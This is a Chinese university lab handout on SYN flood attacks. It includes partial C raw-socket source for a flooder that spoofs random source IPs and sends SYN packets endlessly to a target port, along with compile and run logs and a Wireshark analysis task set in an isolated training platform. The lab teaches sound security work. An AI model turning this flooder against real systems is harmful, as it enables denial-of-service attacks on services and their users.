

### 【实验目的】


- 1、理解 TCP 三次握手协议，伪造 TCP 数据包，实施网络攻击；
- 2、学习发起 SynFlood 攻击，并嗅探截获分析；
- 3、进一步理解原始套接字编程。

### 【实验环境】


云实训平台或本地 VMware 虚拟机，Linux 系统，gcc 编译环境

### 【实验要求】

- 1、学习 Linux 下 Raw Socket 编程，设计实现一个洪泛攻击程序；



```
root@debianGF:~# cd gongfang
root@debianGF:~/gongfang# cd Raw-socket/
root@debianGF:~/gongfang/Raw-socket# ls
dos  dos.c  Raw-socket
root@debianGF:~/gongfang/Raw-socket# gedit dos.c
root@debianGF:~/gongfang/Raw-socket#
```




```
root@debianGF:~/gongfang/Raw-socket# gcc -o dos dos.c
dos.c:1:24: warning: extra tokens at end of #include directive
dos.c:2:24: warning: extra tokens at end of #include directive
dos.c:3:24: warning: extra tokens at end of #include directive
dos.c:4:25: warning: extra tokens at end of #include directive
dos.c:6:20: warning: extra tokens at end of #include directive
dos.c:7:19: warning: extra tokens at end of #include directive
dos.c:8:20: warning: extra tokens at end of #include directive
dos.c:9:19: warning: extra tokens at end of #include directive
dos.c:10:19: warning: extra tokens at end of #include directive
dos.c: In function 'main':
dos.c:26: warning: incompatible implicit declaration of built-in function 'bzero'
dos.c: In function 'send_tcp':
dos.c:64: warning: incompatible implicit declaration of built-in function 'bzero'
dos.c:95: warning: passing argument 5 of 'sendto' from incompatible pointer type
/usr/include/sys/socket.h:155: note: expected 'const struct sockaddr *' but argument is of type 'struct sockaddr_in *'
root@debianGF:~/gongfang/Raw-socket#
```



```
root@debian6F:~/gongfang/Raw-socket# ./dos 192.1.10.13
```



```
root@debian6F:~/gongfang/Raw-socket# ./dos 192.1.10.13
bash: ./dos: command not found
root@debian6F:~/gongfang/Raw-socket# ./dos 192.1.10.13
^C
root@debian6F:~/gongfang/Raw-socket#
```



2、利用 Sniffer Pro 或 Wireshark 嗅探工具，对洪泛攻击发出的数据包进行捕获分析；

[选做]3、利用实验六编写的网络嗅探器程序捕获分析 SynFlood 攻击程序生成的伪造数据包。

### 【实验步骤】

1、进入蓝盾云实训平台——【网络安全协议】——原始套接字；

2、点击进入 debian 系统，编写 SynFlood.c 原始套接字攻击程序，以 debian 为攻击者，以 Windows 为靶机，进行攻击；

3、在 Windows 靶机上启动 Sniffer Pro 或 Wireshark 进行抓包分析，分析收到的洪泛报文是否正确；

[选做]4、在 debian 平台上运行实验 6 编写的 Sniffer 程序，使用 SynFlood 攻击自身 IP 并使用 Sniffer 抓包分析。


### 【实验内容】

1、设计实现 SynFlood 攻击程序，将攻击程序中的源端口设置为你的学号的后 5 位，将代码、运行结果截图；

可选实现方式：

[方式 1]：完全自己编写，参考附录材料，并补充一些语句、头文件等等；

[方式 2]：参照源码修改，debian 平台内置了程序代码；




```
dos.c (~/.gongfang/Raw-socket) - gedit
文件(E) 编辑(E) 查看(V) 搜索(S) 工具(I) 文档(D) 帮助(H)

dos.c
#include <sys/socket.h>;
#include <netinet/in.h>;
#include <netinet/ip.h>;
#include <netinet/tcp.h>;


#include <stdlib.h>;
#include <errno.h>;
#include <unistd.h>;
#include <stdio.h>;
#include <netdb.h>;
#define DESTPORT 80 /* 要攻击的端口(WEb) */
#define LOCALPORT 30401
void send_tcp(int sockfd, struct sockaddr_in *addr);
unsigned short check_sum(unsigned short *addr, int len);
int main(int argc, char **argv)
{
    int sockfd;
    struct sockaddr_in addr;
    struct hostent *host;
    int on=1;
    if(argc!=2)
    {
        fprintf(stderr, "Usage: %s hostname\n", argv[0]);
        exit(1);
    }
    bzero(&addr, sizeof(struct sockaddr_in));
    addr.sin_family=AF_INET;
    addr.sin_port=htons(DESTPORT);
    if(inet_aton(argv[1], &addr.sin_addr)==0)
    {
        host=gethostbyname(argv[1]);
        if(host==NULL)
        {
```

```
ing :- NULL failed
root@debianGF:~/gongfang/Raw-socket# gcc -o dos dos.c
dos.c:1:24: warning: extra tokens at end of #include directive
dos.c:2:24: warning: extra tokens at end of #include directive
dos.c:3:24: warning: extra tokens at end of #include directive
dos.c:4:25: warning: extra tokens at end of #include directive
dos.c:6:20: warning: extra tokens at end of #include directive
dos.c:7:19: warning: extra tokens at end of #include directive
dos.c:8:20: warning: extra tokens at end of #include directive
dos.c:9:19: warning: extra tokens at end of #include directive
dos.c:10:19: warning: extra tokens at end of #include directive
dos.c: In function 'main':
dos.c:26: warning: incompatible implicit declaration of built-in function 'bzero'
dos.c: In function 'send_tcp':
dos.c:64: warning: incompatible implicit declaration of built-in function 'bzero'
dos.c:95: warning: passing argument 5 of 'sendto' from incompatible pointer type
/usr/include/sys/socket.h:155: note: expected 'const struct sockaddr *' but argument is of type 'struct sockaddr_in *'
root@debianGF:~/gongfang/Raw-socket# ./dos 192.1.10.13
```





2、在 Windows 靶机上启动嗅探工具（Sniffer Pro、Wireshark 均可），截获并分析所捕获的攻击包，将结果截图；

a). 在无攻击情况下，截获分析网络数据包并截图，找出一完整的 TCP 三次握手和四次挥手过程，截图；



b). 使用 SynFlood 程序攻击 Windows 靶机，截图嗅探工具的数据包捕获情况，分析任意一次你所发出的 SynFlood 数据包，截图数据包的协议标志位，以及分析结果是否正确；



[选做]4、在 Debian 上运行实验六的 Sniffer 程序，截获分析所捕获的攻击包数据，结果截图。

---

## 【附录：SynFlood 攻击原始套接字实验原理】

TCP 协议提供面向连接、高可靠性的通信服务。在利用 TCP 进行通信之前，通信双方需要建立一条 TCP 连接，TCP 使用 SYN(同步段)报文来描述用于创建一个连接的三次握手消息。

三次握手协议步骤：

第一次握手：建立连接时，客户端发送请求包 SYN(SEQ=k)到服务器，并进入 SYN—SEND 状态，等待服务器确认，请求标志 `syn=1`；

第二次握手：服务器收到请求包，必须确认客户的请求包(ACK=k+1)，同时自己也发送一个应答包(SEQ=q)，即 SYN + ACK 包，此时服务器进入 SYN. RECV 状态，应答标志 `ack=1`；

第三次握手：客户端收到服务器的 SYN+ACK 包，向服务器发送确认包 ACK(SEQ: q+1)，此包发送完毕，客户端和服务器进入 ESTABLISHED 状态，完成三次握手。

创建一个 TCP 连接的三次握手过程中，要求连接双方都要产生一个随机的 32 bit 的初始序列号。如果在计算机重新启动之后，一个应用尝试建立一个新的 TCP 连接，TCP 就选择一个新的随机数，可以保证新的连接不受原来连接的重复或延迟包的影响。

泛洪攻击利用的是 TCP 的三次握手机制，攻击端利用伪造的 IP 地址向被攻击端发出请求，而被攻击端发出的响应报文将永远发送不到目的地，那么被攻击端在等待关闭这个连接的过程中消耗了资源，如果有成千上万的这种连接，主机资源将被耗尽，从而达到攻击的目的。

在服务器与客户端之间传输数据时，先建立 tcp 连接是必须的，在传送 tcp 数据时，必须建立一个虚电路，即 tcp 连接。SYN 洪泛攻击通过故意不完成三次握手过程，造成连接一方的资源耗尽。攻击者向靶机发送一个 SYN 报文后就拒绝返回报文，这样靶机在发出 SYN +ACK 应答报文后是无法收到客户端的 ACK 报文的，这样第三次握手就无法完成，这种情况下，靶机即被攻击的服务器端一般会重试再发送 SYN+ACK 给客户端，并等待一段时间后丢弃这个未完成的连接，这段时间称为 SYN Timeout，一般来说这个时间大约为 1 分钟。通常，一个用户出现这种异常的情况，并不会造成很大的问题，但是对于攻击者来说，一定会大量的模拟这种情况，这样就有可能造成靶机即服务器不能正常提供服务，最后有可能导致服务器崩溃。因为服务器为了维护大量的半连接列表要消耗非常多的资源，例如计算机需要消耗 CPU 时间对半连接列表中的 ip 进行 SYN+ACK 的重试，还要分配内存存储的协议信息，TCP 状态信息，IP 地址信息，端口号，IP 头，定时器信息，顺序号，指向目的主机的路由信息等。

### 【实验内容】

1. 编写 SynFlood 程序，并编译、运行，使得该程序可以针对自身 IP 的某目标端口，进行随机源 IP 地址、随机源端口的 TCP SYN 攻击，并使用 Sniffer 程序输出 SynFlood 发送的数据包的嗅探结果，请将代码粘贴于此，将 Sniffer 输出的结果截图。

附件：泛洪攻击程序实例部分核心代码，缺少部分请自行编写补齐：

...省略部分...

```
void send_tcp(int sockfd, struct sockaddr_in *addr);
unsigned short check_sum(unsigned short *addr, int len);
```

...省略部分...

/\*\*\*\*使用 IPPRPTP\_TCP 创建一个 TCP 的原始套接字\*\*\*\*/

```
sockfd=socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
if(sockfd<0)
    { fprintf(stderr, " Socket Error: %sna", strerror(errno));
    exit(1); }
setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)); /*设置自填数据包*/
setuid(getpid()); //只有超级用户才可以使用原始套接
send_tcp(sockfd, &addr); //发动拒绝服务炸弹攻击
}
```

/\*\*\*\*\*发送炸弹的实现\*\*\*\*\*/

```
void send_tcp(int sockfd, struct sockaddr_in *addr)
{
```

...省略部分...

```
    struct ip *ip;
    struct tcphdr *tcp;
    int head_len;
    head_len=sizeof(struct ip)+sizeof(struct tcphdr); /*伪数据包实际没有任何内容*/
```

...省略部分...

/\*\*\*\*\*填充 IP 数据包的头部\*\*\*\*\*/

```
    ip=(struct ip *)buffer;
    ip->ip_v=IPVERSION; /*版本一般为 4*/
```

...省略部分...

```
    ip->ip_p=IPPROTO_TCP; /*说明包的类型为 TCP 包*/
    ip->ip_sum=0; /*校验和由系统完成*/
    ip->ip_dst=addr->sin_addr; /*设置攻击对象*/
    tcp=(struct tcphdr *) (buffer +sizeof(struct ip)); /*开始填写 TCP 数据包*/
    tcp->source=htons (LOCALPORT);
```

```

    ...省略部分...
    tcp->seq=random();
    ...省略部分...
    tcp->syn=1; /*建立连接*/
    tcp->check=0;

    while(1)
    {
        ip->ip_src.s_addr=random(); //设置随机伪地址
        tcp->check=check_sum((unsigned short
*)tcp, sizeof(struct tcphdr)); //该语句可省略
        sendto(sockfd, buffer, head_len, 0, addr, sizeof(struct
sockaddr_in));
    }
}

...省略部分...

```